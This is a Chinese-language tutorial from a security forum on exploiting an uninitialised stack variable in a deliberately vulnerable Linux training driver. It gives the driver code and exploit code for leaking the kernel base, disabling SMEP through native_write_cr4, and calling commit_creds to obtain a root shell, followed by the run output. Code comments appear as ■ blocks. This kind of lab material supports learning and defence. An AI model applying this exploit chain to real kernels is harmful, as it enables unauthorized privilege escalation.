linux内核提权系列教程（3）：栈变量未初始化漏洞

bsauce / 2019-09-16 09:00:53 / 浏览数 3107 安全技术 二进制安全 顶(0) 踩(0)

说明：实验所需的驱动源码、bzImage、cpio文件见我的github进行下载。本教程适合对漏洞提权有一定了解的同学阅读，具体可以看看我先知之前的文章，或者我的简书

一、 漏洞分析

1. 程序分析

总共两个驱动号，对应两个功能。

```
case UNINITIALISED_STACK_ALLOC:
       {
           ret = copy_to_stack((char *)p_arg);
           break;
       }
       case UNINITIALISED_STACK_USE:
       {
           use_obj_args use_obj_arg;

           if(copy_from_user(&use_obj_arg, p_arg, sizeof(use_obj_args)))
               return -EINVAL;


           use_stack_obj(&use_obj_arg);

           break;
       }
```

第1个功能->UNINITIALISED_STACK_ALLOC

```
// ■■■■■■: ■■■■■■■■■■4096■■■■■■
#define BUFF_SIZE 4096
noinline static int copy_to_stack(char __user *user_buff)
   {
       int ret;
       char buff[BUFF_SIZE];

       ret = copy_from_user(buff, user_buff, BUFF_SIZE);
       buff[BUFF_SIZE - 1] = 0;

       return ret;
   }
```

第2个功能-> UNINITIALISED_STACK_USE

```
// ■■■■■■: ■■■■■■■■■■
noinline static void use_stack_obj(use_obj_args *use_obj_arg)
   {
       volatile stack_obj s_obj; //volatile■■■■■■■■■■■■■■■■■■■■■■

       if(use_obj_arg->option == 0)
       {
           s_obj.fn = uninitialised_callback;
           s_obj.fn_arg = use_obj_arg->fn_arg;
       }

       s_obj.fn(s_obj.fn_arg);

   }

// ■■
   typedef struct stack_obj
   {
       int do_callback;
       long fn_arg;
```

```
        void (*fn)(long);
        char buff[48];
    }stack_obj;

    typedef struct use_obj_args
    {
        int option;
        long fn_arg;
    }use_obj_args;
```

2. 漏洞分析

漏洞：只有(use_obj_arg->option == 0)时，才会初始化stack_obj对象。

利用：构造(use_obj_arg->option != 0)，产生内核栈变量未初始化引用错误。本驱动其实简化了漏洞利用过程，因为可以直接利用驱动号UNINITIALISED_STACK_ALLOC来布置内核栈，不需要考虑用系统调用

二、 漏洞利用

1. 利用步骤

完整代码见exp_uninitialised_stack.c。

（1）单核执行

```
//step 1: ■■■■■■■■■■■■■■■■■1■■■smep■■■■1■■■■shell
void force_single_core()
{
    cpu_set_t mask;
    CPU_ZERO(&mask);
    CPU_SET(0,&mask);

    if (sched_setaffinity(0,sizeof(mask),&mask))
        printf("[-----] Error setting affinity to core0, continue anyway, exploit may fault \n");
    return;
}
```

（2）泄露内核基址

```
// step 2: ■■ page_fault ■■kernel■■■■dmesg■■■■■/tmp/infoleak■■■■■
    pid_t pid=fork();
    if (pid==0){
        do_page_fault();
        exit(0);
    }
    int status;
    wait(&status);    // ■■■■■■
    //sleep(10);
    printf("[+] Begin to leak address by dmesg![+]\n");
    size_t kernel_base = get_info_leak()-sys_ioctl_offset;
    printf("[+] Kernel base addr : %p [+] \n", kernel_base);
```

（3）关闭smep

利用UNINITIALISED_STACK_ALLOC功能在内核栈上布置目标函数和所需参数，这样在发生栈变量未初始化使用时就会触发执行目标函数。

```
// step 3: ■■smep
    char buf[4096];
    memset(buf, 0, sizeof(buf));
    struct use_obj_args use_obj={
        .option=1,
        .fn_arg=1337,
    };

    for (int i=0; i<4096; i+=16)
    {
        memcpy(buf+i, &fake_cr4, 8);    // ■■■fake_cr4■■■■
        memcpy(buf+i+8, &native_write_cr4_addr, 8);  // ■■■native_write_cr4_addr■■■■
    }
    ioctl(fd,UNINITIALISED_STACK_ALLOC, buf);
    ioctl(fd,UNINITIALISED_STACK_USE, &use_obj);
```

（4）提权—**commit_creds(prepare_kernel_cred(0))**


```
// step 4: ■■■■■get_root();  ■■■■get_root()■■■■■■■■■■■
    size_t get_root_addr = &get_root;
    memset(buf, 0, sizeof(buf));
    for (int i=0; i<4096; i+=8)
        memcpy(buf+i, &get_root_addr, 8);

    ioctl(fd,UNINITIALISED_STACK_ALLOC, buf);
    ioctl(fd,UNINITIALISED_STACK_USE, &use_obj);
```

（5）返回shell

```
// step 5: ■■shell
    if (getuid()==0)
    {
        printf("[+] Congratulations! You get root shell !!! [+]\n");
        system("/bin/sh");
    }
```

2. 利用结果

成功提权：



```
[    13.776107] Call Trace:
[    13.776107]  [<ffffffffc0000030>] ? use_stack_obj+0x30/0x40 [vuln_driver]
[    13.776107]  [<ffffffff812363c3>] ? __fd_install+0x33/0xe0
[    13.776107]  [<ffffffffc00002dd>] do_ioctl+0x19d/0x4c0 [vuln_driver]
[    13.776107]  [<ffffffff8122b9e4>] do_vfs_ioctl+0x2a4/0x4a0
[    13.776107]  [<ffffffff812276c4>] ? putname+0x54/0x60
[    13.776107]  [<ffffffff8121723f>] ? do_sys_open+0x1af/0x230
[    13.776107]  [<ffffffff8122bc59>] SyS_ioctl+0x79/0x90
[    13.776107]  [<ffffffff8183b1e5>] entry_SYSCALL_64_fastpath+0x22/0x99
[    13.776107] Code: 95 2b 47 fd 7f 00 00 2b 00 00 00 00 00 00 00 00 90 87 0f 00
 88 ff ff 55 24 4a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 <2f> 64 65
 76 2f 76 75 6c 6e 65 72 61 62 6c 65 5f 64 65 76 69 63
[    13.776107] RIP  [<ffff88000f87801c>] 0xffff88000f87801c
[    13.776107]  RSP <ffff88000f89be20>
[    13.776107] CR2: ffff88000f87801c
[    13.776107] ---[ end trace 46c8a0142b551bd1 ]---
[+] Begin to leak address by dmesg![+]
[+] Kernel base addr : 0xffffffff81000000 [+]
[+] We can get 3 important function address ![+]
        native_write_cr4_addr = 0xffffffff81065a30
        prepare_kernel_cred_addr = 0xffffffff810a6ca0
        commit_creds_addr = 0xffffffff810a68b0
[+] Congratulations! You get root shell !!! [+]
/ # id
uid=0 gid=0
/ # cat ./flag
this is a sample flag
/ # 
```

参考：

https://invictus-security.blog/2017/06/

https://github.com/invictus-0x90/vulnerable_linux_driver

点击收藏 | 0 关注 | 1

上一篇：N1CTF 2019 pwn部分w... 下一篇：Reflected XSS in ...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板